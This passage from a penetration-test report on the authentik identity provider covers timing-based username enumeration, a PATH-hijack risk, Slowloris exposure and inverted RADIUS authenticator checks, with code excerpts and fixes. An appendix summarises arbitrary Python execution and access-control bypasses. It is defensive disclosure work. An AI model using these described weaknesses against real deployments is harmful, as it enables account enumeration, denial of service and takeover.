Set-Cookie: authentik_session=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzaWQiOiJ5ODM3YjE1ZGR
wNWZ0Y3M4cnEwYjN2N3lmc2txMTB2YSIsImlzcyI6ImF1dGhlbnRpayIsInN
1YiI6ImFub255bW91cyIsImF1dGhlbnRpY2F0ZWQiOmZhbHNlLCJhY3IiOiJ
nb2F1dGhlbnRpay5pby9jb3JlL2RlZmF1bHQifQ.SUsHQ0gljZ0pSBTg0EUO
ig1mFdYGrloCo9RMNuXN7bs; HttpOnly; SameSite=None; Secure;
Path=/
Cf-Ray: 97ded635df24ee6a-MXP
Alt-Svc: h3=":443"; ma=86400
```


1,258 bytes | 235 millis

The root cause of this finding was identified in the file **authentik/stages/identification/stage.py**, line 116. A function was implemented to sleep for a random time between 90 and 210ms.

```
[...]
        pre_user = self.stage.get_user(uid_field)
        if not pre_user:
            with start_span(
                op="authentik.stages.identification.validate_invalid_wait",
                name="Sleep random time on invalid user identifier",
            ):
                # Sleep a random time (between 90 and 210ms) to "prevent" user enumeration attacks
                sleep(0.030 * SystemRandom().randint(3, 7))
            # Log in a similar format to Event.new(), but we don't want to create an event here
            # as this stage is mostly used by unauthenticated users with very high rate limits
[...]
```

Recommended Remediation:

The application had a default option within the identification stage to avoid this type of vulnerability. This option required the user to enter a username and password on the same page instead of in two different steps. The assessment team recommends enabling this option by default for the **default-authentication-flow** flow. This option is shown in the screenshot below:



Update Identification Stage

Let the user identify themselves with their username or Email address.

Name *: default-authentication-identification

Stage-specific settings

User fields: [✓ Username] Email UPN

Fields a user can identify themselves with. If no fields are selected, the user will only be able to use sources.

Password stage: Select an object.

When selected, a password field is shown on the same page instead of a separate page. This prevents username enumeration attacks.

Captcha stage: Select an object.

When set, adds functionality exactly like a Captcha stage, but baked into the Identification stage.

Note that adding a random time to responses is not a definitive solution as the total time for a response is dependent on network conditions.

References:

[Username Enumeration Vulnerabilities](#)
[Testing for User Enumeration and Guessable User Account (OWASP-AT-002)](#)

L3: [Server] Shell Command Execution Did Not Use Absolute Path

Description:

The application executed system commands based on their names, without specifying absolute paths to the executable. Relying on the process's PATH can lead to path hijacking, where an attacker can manipulate the system's execution environment to execute unintended binaries.

Impact:

In this instance, an attacker who is able to influence the applications PATH (for example, via environment manipulation in a service wrapper, a compromised user account, or control of writable directories appearing earlier in PATH) could cause the application to execute a malicious **openssl** binary

Reproduction:

openssl was executed without providing an absolute path using the **exec.Command()** function in the file **internal/crypto/backend/openssl_version.go**, line 9.

```
File: internal/crypto/backend/openssl_version.go

package backend
import (
        "bytes"
        "os/exec"
)
func OpensslVersion() string {
        cmd := exec.Command("openssl", "version")
        var out bytes.Buffer
        cmd.Stdout = &out
        err := cmd.Run()
        if err != nil {
                return ""
        }
        return out.String()
}
```

Recommended Remediation:

The assessment team recommends invoking system binaries using absolute paths (for example, /usr/bin/openssl or /usr/local/bin/openssl), avoiding reliance on PATH.

References:

[CWE-426: Untrusted Search Path]
[CWE-427: Uncontrolled Search Path Element]

L4: [Server] [Proxy] Potential Slowloris DoS

Description:

The assessment team determined that the HTTP server had been instantiated without setting **ReadHeaderTimeout**, **ReadTimeout**, **WriteTimeout**, **IdleTimeout**, or limiting header sizes, leaving it susceptible to Slowloris-style denial of service attacks. A Slowloris DoS attack is a type of denial-of-service attack that works by opening many connections to a target web server and then keeping them all half-open with incomplete HTTP requests.

Impact:

An attacker could establish multiple connections and initiate a high volume of HTTP requests, consuming server resources; specifically goroutines and file descriptors. This could result in resource exhaustion, lead to degraded performance, and ultimately a denial of service for legitimate users.

Reproduction:

In the file **internal/outpost/proxyv2/proxyv2.go**, line 192, **http.Server()** was called without setting the **ReadHeaderTimeout**, **ReadTimeout**, **WriteTimeout** or **IdleTimeout** parameters.

```
File: internal/outpost/proxyv2/proxyv2.go

 func (ps *ProxyServer) serve(listener net.Listener) {
        srv := &http.Server{Handler: ps.mux}

        // See https://golang.org/pkg/net/http/#Server.Shutdown
        idleConnsClosed := make(chan struct{})
        go func() {
                <-ps.stop // wait notification for stopping server

                // We received an interrupt signal, shut down.
                if err := srv.Shutdown(context.Background()); err != nil {
                        // Error from closing listeners, or context timeout:
                        ps.log.WithError(err).Info("HTTP server Shutdown")
                }
                close(idleConnsClosed)
        }()

        err := srv.Serve(listener)
        if err != nil && !errors.Is(err, http.ErrServerClosed) {
                ps.log.Errorf("ERROR: http.Serve() - %s", err)
        }
        <-idleConnsClosed
}
```

Recommended Remediation:

The assessment team recommends configuring conservative timeouts and setting size limits on the server:

- ReadHeaderTimeout (e.g., 5s–10s) and ReadTimeout to bound header/body read duration.
- WriteTimeout to bound response write duration.
- IdleTimeout to limit keep-alive idleness.
- MaxHeaderBytes to cap header size.

References:

[Go: Understand and Mitigate Slowloris Attack](#)
[Go net/http Server documentation](#)
[RFC 7230: Message Syntax and Routing](#)

INFORMATIONAL FINDINGS

I1: [Server] [RADIUS] RADIUS Message-Authenticator Validation

Description:

The **Authentik** applications RADIUS Message-Authenticator validation logic appeared to be inverted, causing valid packets to be rejected and weakening the integrity check. RADIUS Message-Authenticator validation is the process of verifying the integrity and authenticity of a RADIUS packet using the Message-Authenticator attribute.

Impact:

Although the issue is currently theoretical, correctly authenticated RADIUS messages may be rejected, causing authentication failures and a potential denial-of-service.

Reproduction:

The root cause of this finding was identified in the file **internal/outpost/radius/handler.go**, line 55. The **validateMessageAuthenticator()** function returned **ErrInvalidMessageAuthenticator()** when the computed HMAC matched the provided attribute.

```
internal/outpost/radius/handler.go

func (r *RadiusRequest) validateMessageAuthenticator() error {
        mauth := rfc2869.MessageAuthenticator_Get(r.Packet)
        hash := hmac.New(md5.New, r.Secret)
        encode, err := r.MarshalBinary()
        if err != nil {
                return err
        }
        hash.Write(encode)
        if bytes.Equal(mauth, hash.Sum(nil)) {
                return ErrInvalidMessageAuthenticator
        }
        return nil
}
```

Recommended Remediation:

The assessment team recommends modifying the verification logic to match the correct MAC validation, for example:

```
if !hmac.Equal(mauth, hash.Sum(nil)) {
    return ErrInvalidMessageAuthenticator
}
```

Here **hmac.Equal()** is used instead of **bytes.Equal()** because it's a constant-time function which avoids side-channel (timing) attacks.

References:

[CWE-303: Incorrect Implementation of Authentication Algorithm]
[Go HMAC function]

APPENDICES

OWASP Top 10

Category	Description	Assessment Observations
A1. Broken Access Control	Access control enforces policy such that users cannot act outside of their intended permissions. Failures typically lead to unauthorized information disclosure, modification, or destruction of all data or performing a business function outside the user's limits.	Several vulnerabilities related to Broken Access Controls were identified. Specifically, the application permitted execution of arbitrary Python code through multiple API endpoints – extending beyond URLs documented in standard security hardening guidance. This allowed users with specific privileges to execute commands on the underlying system, even without elevated administrative privilages. Furthermore, the Blueprints import functionality introduced a bypass of the application's security model. Users capable of performing this action (via web GUI or command line) could create and modify existing application objects, leading to the execution of arbitrary Python code. Additionally, this functionality enabled the creation and modification of super-user accounts and provided access to system files and environment variables.
A2. Cryptographic Failures	Previously known as Sensitive Data Exposure, which is more of a broad symptom rather than a root cause, the focus is on failures related to cryptography (or lack thereof) which often leads to exposure of sensitive data.	No Cryptographic Failures were identified. The application appeared to use cryptographic libraries correctly, employing robust encryption or hashing algorithms. Algorithms considered to be weak occasionally appeared in the code, but were not used for security purposes.
A3. Injection	Injection flaws, such as SQL, NoSQL, OS, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.	No Injection vulnerabilities were found in the application. The application appeared to adopt input and output sanitization countermeasures designed to effectively prevent the most common security issues in this category.
A4. Insecure Design	Insecure design is a broad category representing different weaknesses, expressed as "missing or ineffective control design." This category focuses on the need to "shift-left" in the coding space to pre-code activities that are critical for the principles of Secure by Design.	Insecure Design vulnerabilities identified during the assessment coincided directly with those of broken access controls. An insecure design of the vulnerable features led to the ability to execute arbitrary Python code. The execution of such code took place on the system itself, with full access to the system environment – not within a dedicated sandbox. Furthermore, the features that allowed code execution and Blueprint import did not explicitly require super-user privileges to be executed. Finally, the Application Launch URL feature, which allowed password hashes disclosure, enabled access to all User object properties, including the password field.

A5. Security Misconfiguration	Security misconfiguration is commonly a result of insecure default configurations, incomplete or ad hoc configurations, open cloud storage, misconfigured HTTP headers, and verbose error messages containing sensitive information. Not only must all operating systems, frameworks, libraries, and applications be securely configured, but they must be patched/upgraded in a timely fashion.	No significant Security Misconfigurations were identified during testing. The application in its default configuration, and the environment used for testing, did not present any significant misconfigurations that could cause security vulnerabilities. Best practices for preventing specific attacks were in place.
A6. Vulnerable and Outdated Components	Vulnerable and outdated components in libraries, frameworks, APIs, and other software modules may undermine application defenses and enable various attacks and impacts. Because these all run with the same privileges as the application, an attack on one of these components could facilitate serious data loss or server takeover.	No Vulnerable or Outdated Components were identified.
A7. Identification and Authentication Failures	Confirmation of the user's identity, authentication, and session management is critical to protect against authentication-related attacks. However, application functions related to authentication and session management are often implemented incorrectly. This allows attackers to compromise passwords, keys, or session tokens, and to exploit other implementation flaws to assume other user's identities temporarily or permanently.	One vulnerability related to Identification and Authentication was found during the assessment. The application did not use an anti-brute force system for TOTP codes, making it possible to carry out attacks aimed to correctly identifying the random 6-digit code used.
A8. Software and Data Integrity Failures	Software and data integrity failures are often a result of assumptions made when it comes to software updates, critical data, and Continuous Improvement/Continuous Distribution (CI/CD) pipelines without verifying integrity. Failures in this category leads to supply chain attacks, destruction of equipment, etc.	There was one Software and Data Integrity vulnerability. Unpinned Docker images were used. This could potentially expose container users' data to compromise.
A9. Security Logging and Monitoring Failures	Insufficient logging and monitoring, coupled with missing or ineffective integration with incident response, allows attackers to further attack systems, maintain persistence, pivot to more systems, and tamper, extract, or destroy data. Most breach studies show time to detect a breach is over 200 days, typically detected by external parties rather than internal processes or monitoring.	No instances of Security Logging and Monitoring Failures were identified. The application was found to keep track of substantial changes and relevant security events through proper logging and monitoring procedures.
A10. Server-Side Request Forgery (SSRF)	SSRF flaws occur whenever a web application is fetching a remote resource without validating the user-supplied URL. It allows an attacker to coerce the application to send a crafted request to an unexpected destination, even when protected by a firewall, VPN, or another type of network access control list (ACL). As modern web applications provide end-users with convenient features, fetching a URL becomes a common scenario. As a result, the incidence of SSRF is increasing. Also, the severity of SSRF is becoming higher due to cloud services and the complexity of architectures.	No Server Side Request Forgery (SSRF) issues were detected. Although such attacks can be carried out as a result of other identified vulnerabilities (such as the execution of Python code), no instances of this vulnerability were found in unexpected functionality or parameters.

Security Concerns Commonly Present in Most Applications

This section contains information about general classes of vulnerabilities that affect the majority of publicly exposed web applications. As such, IncludeSec does not present these concerns as specific findings in assessment reports, but instead presents these topics in aggregate as a report Appendix to ensure Client awareness of these topics. IncludeSec always encourages clients to review these topics and decide independently whether the security benefits apply and are worth the trade-offs in usability for users. Note that this information is provided for informational purposes and that some or all of these concerns may be inapplicable to the target of this assessment.

Credential Stuffing

Credential Stuffing attacks occur when attackers obtain a list of compromised username and password combinations (usually from breaches of other online services) and attempt to leverage them to gain access to user accounts. Attackers often conduct these attacks in parallel using several source IP addresses, making them difficult to prevent with IP rate limiting, session limiting measures, attack detection JavaScript, or server-side awareness of vulnerable accounts (e.g., HaveIBeenPwned Database). Additionally, Credential Stuffing attacks are unlikely to trigger account lockout mechanisms because, unlike a traditional brute-force attack, only a small number of password combinations are attempted for each account. CAPTCHAs are becoming increasingly trivial to bypass with recent developments in the field of machine learning, and as a result the industry does not consider CAPTCHA to be a robust security control to prevent automated attacks.

Include Security believes that the only complete mitigation for the credential stuffing threat is Mandatory Multi-Factor Authentication (MFA). However, this mitigation adds significant friction to the user experience as well as support overhead, so the most common approach in the industry is to deploy some partial mitigations but ultimately accept some risk that Credential Stuffing attacks remain a possibility in the absolute sense. Note that this risk may be very low if defense in depth is applied using controls mentioned above.

Multifactor Authentication is Not Mandatory

Multifactor Authentication (MFA/2FA) mitigates many common authentication vulnerabilities by requiring users to have physical access to another device to prove their identity when logging into services. This prevents prevalent attacks such as Credential Stuffing (discussed above), Brute-Force Guessing attacks, and some types of Authentication-Based Account Enumeration. Hardware 2FA/MFA methods, such as WebAuthn/FIDO2, also mitigate phishing attacks that have compromised accounts using legacy 2FA/MFA methods (SMS, etc.) during several high-profile breaches.

As mentioned earlier, mandatory multifactor authentication greatly increases friction for users and support staff and is not widely deployed in the industry for these reasons, except in specific applications with very high security needs. Many applications support optional 2FA/MFA, and while this practice does increase security for users who opt into it, most of the platforms who have analyzed their user base have shown that typical users will not choose to enable it if it is not enabled by default (or mandatory), leaving the majority of users at risk of attacks such as phishing and credential stuffing.

Application Allows Concurrent Sessions for Same User

Some applications restrict users from having multiple active sessions at a time, such as connecting from multiple devices or browsers. This control is meant to mitigate the risk of an attacker compromising the account in some way and going unnoticed by the user.

IncludeSec believes the security impact to an application if this security feature is not implemented is marginal and instead recommends notifying users of other successful authentication events, logging of successful authentication events, as well as providing functionality to terminate all active sessions in the event of account compromise. This approach allows users to respond quickly to security concerns without introducing unnecessary usability concerns. As an example, this is the technique employed by the Gmail web application.

JWTs Remain Valid After Deauthentication

It is considered best practice for applications that leverage traditional server-side sessions to destroy the session object on the server as well as clear the data from the browser when a client deauthenticates from the application, whether voluntarily or via session timeout. If the application does not do this, an attacker with access to the user's browser or other means to compromise the session token could continue performing actions on the user's account even after they have logged out.

With JSON Web Tokens (JWTs), the application instead stores session state in a cryptographically signed token that is managed by the client. With this design, the token will remain valid until its expiration date, even if the user deauthenticates. While it is possible to maintain a JWT "blacklist" on the server to effectively revoke tokens, Include Security instead recommends following general security best practices regarding JWTs:

1. Access tokens should have a very short expiration time (in general, less than 1 hour).
2. The application can transparently refresh the session in the background using refresh tokens, which are generally longer lived than access tokens.
3. Refresh Tokens should implement Refresh Token Rotation, which helps identify and mitigate compromised refresh tokens by invalidating previous refresh tokens each time a token is refreshed.
4. JWTs should be signed with modern cryptographic algorithms (i.e., RS256) and validated using the most proven library provided by the web application framework in use.
5. JWTs should not contain security relevant or confidential data in the payload, such as PII or application secrets.